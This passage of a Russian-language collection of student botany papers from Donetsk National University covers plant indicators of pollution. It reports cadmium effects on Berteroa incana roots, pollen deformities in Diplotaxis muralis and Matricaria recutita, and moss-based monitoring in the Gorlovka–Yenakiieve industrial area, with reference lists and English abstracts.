Эксперимент разделили на две части: определение металлоспецифичности в реакции растения по корневому тесту (рис. 1) и по шкале степени деградации корневого чехлика и гистологии апикальной корневой меристемы *Berteroa incana* (L.) DC. при загрязнении лабораторного субстрата нитратом кадмия в концентрациях водного раствора: 0,5; 1,0; 1,5 и 2,0 мг/л (рис. 2)




Рисунок 1 – Унифицированные результаты корневого теста на семенах *Berteroa incana* (L.) DC. при загрязнении субстрата 2ПДК уровнями тяжелых металлов




Рисунок 2 – Иллюстративная шкала степени деградации корневого чехлика и гистологии апикальной корневой меристемы *Berteroa incana* (L.) DC. при загрязнении лабораторного субстрата нитратом кадмия в концентрациях водного раствора:

А – контроль (норма), Б – 0,5 мг/л, В – 1,0 мг/л, Г – 1,5 мг/л, Д – 2,0 мг/л

В проведенной серии экспериментов нами выделена разница в строении первичного корня (экспозиция эксперимента – 4 суток) икотника серого при внесении в субстрат различных растворов тяжелых металлов в их концентрации 2 ПДК для почвенного субстрата активных форм. При этом меняются архитектурные показатели корнеобразования, в некоторых случаях наблюдается даже интенсификация ростовых процессов, что нуждается в дальнейшем детальном изучении в биохимическом аспекте. При анализе дробной гистологии апикальной меристемы первичного корня с момента столкновения его (на 2-е сутки эксперимента) с измененным субстратом по концентрации анионов кадмия установлены планомерные деградационные процессы

Таким образом, система отклика растительного организма на меняющиеся условия среды наблюдается в дифференцированной реакции одного вида на разные формы воздействия и лежит в основе индикационной ботанической экспертизы, которая проводится в Донбассе преимущественно уже по косвенным показателям факта неравновесия структур и функций, проявляющихся у растений в разных экологических условиях.

СПИСОК ЛИТЕРАТУРЫ

1. Турчанинова А.В. Видовая металлочувствительность растений-индикаторов // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции. – Донецк, 26–27 октября 2021 г. – Донецк: ДонНУ, 2021. – С. 172-174.
2. Абрамян Е.А. Эмбриональные признаки растений-индикаторов г. Донецка // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 5-9.
3. Домбровская С.С. Видовой состав, семенная продуктивность растений и потенциальные запасы семян в луговых фитоценозах // Научный вестник государственного образовательного учреждения Луганской Народной Республики "Луганский национальный аграрный университет". – 2020. – № 8-1. – С. 116-120.
4. Созыкина И.И., Чекмарева О.В. Оценка состояния окружающей среды с помощью растений-индикаторов // Университетский комплекс как региональный центр образования, науки и культуры: материалы Всероссийской научно-методической конференции / Министерство образования и науки РФ, ФГБОУ ВО "Оренбургский государственный университет". – Оренбург: Оренбургский государственный университет, 2018. – С. 1135-1139.
5. Сафонов А.И. Фитоэмбриональный скрининг в экологическом мониторинге Донбасса // Зеленый журнал – Бюллетень ботанического сада Тверского государственного университета. – 2017. – Вып. 3. – С. 5–12.
6. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (25 октября 2018 г.). – Т. 2. – Донецк: ДонНУ, 2018. – С. 216–217.
7. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10. № 2. – С. 219-221.
8. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
9. Кравсун Т.И. Фитотестирование загрязнения тяжёлыми металлами почв Донбасса // Разнообразие растительного мира. – 2020. – № 3 (6). – С. 37-44.
10. Сафонов А.И. Структурная разнокачественность эмбриональных структур фитоиндикаторов в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3–4. – С. 23–29.
11. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всероссийской научно-практической конференции с международным участием, Киров, 25 ноября 2021 года. – Киров: Вятский государственный университет, 2021. – С. 10-13.
12. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. – С. 146–148.
13. Алемасова А.С. Накопление тяжелых металлов мохообразными в различных экотопах Донбасса // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 60-65.

14. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII Междунар. научн. конф. (Брянск, 25-27 апреля 2019 г.) – Брянск: Изд-во БГИТУ, 2019. – С. 159-162.
15. Сергеева А.С., Алемасова А.С. Бриоиндикация состояния воздуха в промышленной части Северного Приазовья // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 272–274.
16. Трофимова О.И. Исследование видовой специфичности олигосахаридов клеточной стенки растений, обладающих ризогенным эффектом // Физиология растений - теоретическая основа инновационных агро- и фитобиотехнологий: Годичное собрание Общества физиологов растений России. Международная научная конференция, Калининград, 19–25 мая 2014 г. – Калининград: Аксиос, 2014. – С. 120-122.
17. Патент № 2602208 С2 Российская Федерация, МПК А01G 7/00, G01N 33/00. Способ оценки видового разнообразия травы по наличию отдельных видов растений на пробных площадках разных размеров: № 2015102382/13: заявл. 26.01.2015: опублик. 10.11.2016 / П.М. Мазуркин, С.И. Михайлова, О.С. Ямбаева; заявитель Поволжский государственный технологический университет.
18. Видовая чувствительность сорных растений на ранних стадиях развития к гербициду Флекс, КЭ / Т.В. Мороховец, В.Н. Мороховец, Т.В. Штерболова и др. // Вестник Дальневосточного отделения Российской академии наук. – 2021. – № 3(217). – С. 70-74. – DOI 10.37102/0869-7698_2021_217_03_11.

PRIMARY PHYTOINDICATOR REACTIONS TO SOIL CONTAMINATION WITH HEAVY METALS DURING GROWTH

Annotation. The paper presents the results of laboratory analysis to establish the specificity of the primary reaction of a plant organism (seeds of a wild-growing indicator species in Donbass – *Berteroa incana* (L.) DC.) To the effect of various heavy metals (nitrate forms) and in the gradient of toxic load during histological analysis of the apical meristem and degradation of the root cap. All laboratory data were carried out in the systematization of the refinement of the experiment for the implementation of the root test.

Keywords: phytotesting, heavy metals, environmental monitoring, phytoindication.

Turchaninova A.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 581.15 : 902.672 (477.60)

ПАЛИНОЛОГИЧЕСКАЯ ИНФОРМАЦИЯ ПРИ ПРОВЕДЕНИИ ЭКОЛОГИЧЕСКОГО МОНИТОРИНГА

Фесенко О.О.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой ГОУ ВПО «ДОННУ»

Аннотация. В статье содержатся актуальные данные о состоянии мужского гаметофита некоторых цветковых растений Донбасса как критерии оценки антропогенной нагрузки на природные среды. Подготовлены индикационные визуальные шкалы, позволяющие проводить диагностику техногенных экотопов по палинологическим показателям.

Ключевые слова: палинология, пыльца, фитоиндикация, Донбасс, экологический мониторинг.


Предыдущие наши исследования по палинологическим показателям касались статистики концентрации, тератологического учета, анализа геолокационных характеристик [1–4]. В совокупности имеющихся достижений по фитоиндикационной тематике [5–9] и непосредственно работ по палинологии в Донбассе [10–15] как

характеристике сорно-рудеральной фракции урбанофлоры [16] на современном этапе апробированы некоторые технологии для проведения экспертной квантификации региона [17–22].

Цель работы – выделить новые показатели палинологического содержания для проведения экологического мониторинга урбанизированной, техногенно напряженной и квазиприродной экологических сред в донецком экономическом регионе.

Изучение пыльцевых зерен всегда реализуется на стыке научно-образовательных, санитарно-гигиенических, фундаментально-таксономических исследований. И в каждом частном случае прослеживаются причинно-следственные связи структуры зерна с выполняемыми им функциями, потенциальной пользой (при оплодотворении) и опасностью (при биологическом загрязнении, формировании аллергенного облака, возможной гибридизации или ферментонарушении процессов нормальной жизнедеятельности других объектов биоты на конкретной территории). Поэтому мы считаем, что получение современной оригинальной информации о состоянии палиноматериала в экологически неблагоприятной среде, населенной людьми, является чрезвычайно важной задачей, которая на современном этапе преобразуется в конкретную политико-социальную научную программу в Донбассе. В типичных структурах мы представляем пыльцу двух сорно-рудеральных видов и её наглядные характеристики, проявляемые в результате воздействия факторов внешней среды с мультифункциональным загрязнением по типу смешанного варианта трансформации степных экосистем.

Среди растений раннеосенней ревитализации с потенциально-опасными формированиями пыльцевых облаков выделяется вид *Diplotaxis muralis* (L.) DC.; на рисунке 1 предоставлены варианты строения пыльцевых зерен этого вида таким образом, что указаны варианты структурной трансформации формы, поверхностных клеточных структур, внутреннего содержания и нарушения целостности всего структурного образования. А – норма, Б-Е – патология в строении пыльцевого зерна. На фотоматериалах соблюдены пропорции, поскольку с увеличением фактора стресса пыльца этого вида становится существенно меньших размеров и в большинстве таких случаев не прорастает на питательных субстратах, а только представляет собой биотическое загрязнение в приземном слое атмосферы. Рисунок 2 – серии пыльцевых зерен *Matricaria recutita* L. по категориям морфологической валентности.






Рис. 1 – Морфотипы пыльцевых зерен *Diplotaxis muralis* (L.) DC. в норме (А) и условиях техногенно трансформированных экотопов (Б-Е)




Рис. 2 – Серии пыльцевых зерен *Matricaria recutita* L. по категориям скульптурированности (А), эхинолофатности (Б) поровой гребенчатости (В)

Для формирования экологической шкалы при проведении квантификационных мероприятий обязательным принципом считается формирование дискретной ранжированной линии признаков или свойств изучаемого объекта. Рис. 2 позволяет выделить три направления изучения внешних структурных характеристик пыльцевого зерна: по общей динамике и насыщенности скульптуры, по вариантам орнаментации и категориям эхинолофатности, характерной для представителей семейства астровых, и по выраженности поровой гребенчатости, которая в норме максимально окрашена и выражена у представителей этой таксономической группы. Все серии (рис. 2) представлены в градации (тренде) техногенной нагрузки на изучаемые экотопы. Полученные результаты, безусловно, нуждаются в более детальном структурном анализе

на современном оптическом или электронном оборудовании, однако выделенные отличия позволяют в диагностических целях изучать и сравнивать природные среды по специфике и уровню трансформации, в том числе промышленному загрязнению, экосистем локального ландшафтного образования в антропогенно напряженном регионе. Рекомендуем полученные результаты к экстраполяции на сопредельных к Центральному Донбассу территориях для проведения детального экологического мониторинга по возможным доступным индикационным параметрам с помощью растений.

Таким образом, нами сформированы актуальные данные о состоянии мужского гаметофита некоторых цветковых растений Донбасса как критерии оценки антропогенной нагрузки на природные среды; подготовлены индикационные визуальные шкалы, позволяющие проводить диагностику техногенных экотопов по палинологическим показателям.

СПИСОК ЛИТЕРАТУРЫ

1. Фесенко О.О. Палинологические атаки в городах Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всерос. научно.-практич. конф., Киров, 25 ноября 2021 года. – Киров: Вятский государственный университет, 2021. – С. 341-344.
2. Бойко Н.В., Фесенко О.О., Медяник А.С. Палинографические результаты для некоторых фитоиндикаторов Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 27-31.
3. Фесенко О.О. Пыльца видов-ревиталентов Донбасса // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции, Донецк, 17–18 ноября 2020 года. – Донецк: Донецкий национальный университет, 2020. – С. 266-269.
4. Фесенко О.О. Палинология ревиталентов и тераты пыльцы некоторых видов растений Донбасса // Биодиагностика состояния природных и природно-техногенных систем: материалы XVIII Всерос. научн.-практич. конф., Киров, 18 ноября 2020 года. – Киров: ВятГУ, 2020. – С. 89-92.
5. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288–293.
6. Сафонов А.И. Коррекция фитоиндикационных критериев оценки среды в связи с микроклиматическими изменениями в Донбассе // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (г. Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. – С. 166-167.
7. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
8. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. С. 39–40.
10. Сафонов А.И. Эколого-палинологическая ситуация в Донбассе (2014-2020 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 32-38.
11. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
12. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
13. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110–115.

14. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения: Матер. XV Всероссийской с междунар. участием научн.-практич. конф. (Киров, 18 мая 2020 г.). Т. Книга 1. – Киров: ВятГУ, 2020. – С. 161-163.
15. Сафонов А.И., Мирненко Н.С. Палинологический скрининг в мониторинговой программе Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 43-48.
16. Сафонов А.И. Сорно-рудеральная фракция урбанofлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
17. Сафонов А.И., Захаренкова Н.С. Диагностика воздуха в г. Донецке по спектру скульптур поверхности пыльцы сорно-рудеральных видов растений // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 1–2. – С. 18–24.
18. Глухов А.З. Состояние пыльцы *Tripleurospermum perforatum* (Merat) M. Lairz и *Cichorium intybus* L. при загрязнении почв тяжелыми металлами // Промышленная ботаника. 2001. Т 1. С. 84–87.
19. Сафонов А.И. Индикационная ботаническая экспертиза – основа экологического мониторинга в промышленном регионе // Проблемы экологии и охраны природы техногенного региона. – Донецк: – ДонНУ. – 2006. – № 6. – С. 19–31.
20. Safonov A. I. Initial screening of seed bank of phytoindicators of technogenic pressure on edaphotopes in Donbass // Проблемы экологии и охраны природы техногенного региона. 2010. № 1 (10). С. 92–96.
21. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3–4. – С. 96-100.
22. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. – Донецк: Изд-во ЮФУ, 2016. – С. 117-119.

PALINOLOGICAL INFORMATION WHEN CONDUCTING ENVIRONMENTAL MONITORING

Annotation. The article contains up-to-date data on the state of the male gametophyte of some flowering plants of Donbass as a criterion for assessing the anthropogenic load on the natural environment. Indicative visual scales have been prepared that allow diagnostics of technogenic ecotopes based on palynological indicators.

Keywords: palynology, pollen, phytoindication, Donbass, ecological monitoring.

Fesenko O.O.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 632.15 : 582.296.32 (477)

БРИОИНДИКАЦИОННЫЙ МОНИТОРИНГ ГОРЛОВСКО-ЕНАКИЕВСКОГО ПРОМЫШЛЕННОГО КОНГЛОМЕРАТА ДОНБАССА

Цепляя Е.А.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*


Аннотация. Представлены результаты бриоиндикационных исследований в Горловско-Енакиевском промышленном территориальном конгломерате в 2020-2021 годах. Усовершенствована диагностическая шкала по использованию мохообразных в мониторинговых экспертных программах в донецком экономическом регионе.

Ключевые слова: мохообразные, Донбасс, экологический мониторинг, фитоиндикация.

В динамической экспертной системе использования биоиндикаторов в Донбассе [1–4] на современном этапе выделяются разработки по активному мониторингу на основании данных о мохообразных [5–8], что находит свое применение в программах по оценке и квантификации региона на основании систематических сводок и морфологических описаний [9–14]. Ранее нами были изучены экотопы (по бриоразнообразию) Енакиево и Горловки как системы узловых эколого-экономических взаимоотношений в Донбассе [15–19].

Цель работы – усовершенствовать диагностическую шкалу по использованию мохообразных в мониторинговых экспертных программах в донецком экономическом регионе на примере Горловско-Енакиевского промышленного конгломерата. Ботаническую часть работы реализовали в соответствии с традициями, сформированными на кафедре ботаники и экологии Донецкого национального университета за годы её существования [20].

Для некоторых индикаторных видов (*Syntrichia ruralis* (Hedw.) F. Weber & Mohr, *Bryum caespiticium* Hedw., *Ceratodon purpureus* (Hedw.) Brid и *Orthotrichum speciosum* Nees) нами была сформирована шкала градаций [16, 17]. В качестве диагностической обновленного варианта представляем фотоматериалы в тренде токсического напряжения по уровню загрязнения среды цинком (рис. 1 – для *Syntrichia ruralis* (Hedw.) F. Weber & Mohr).



А

Б

В

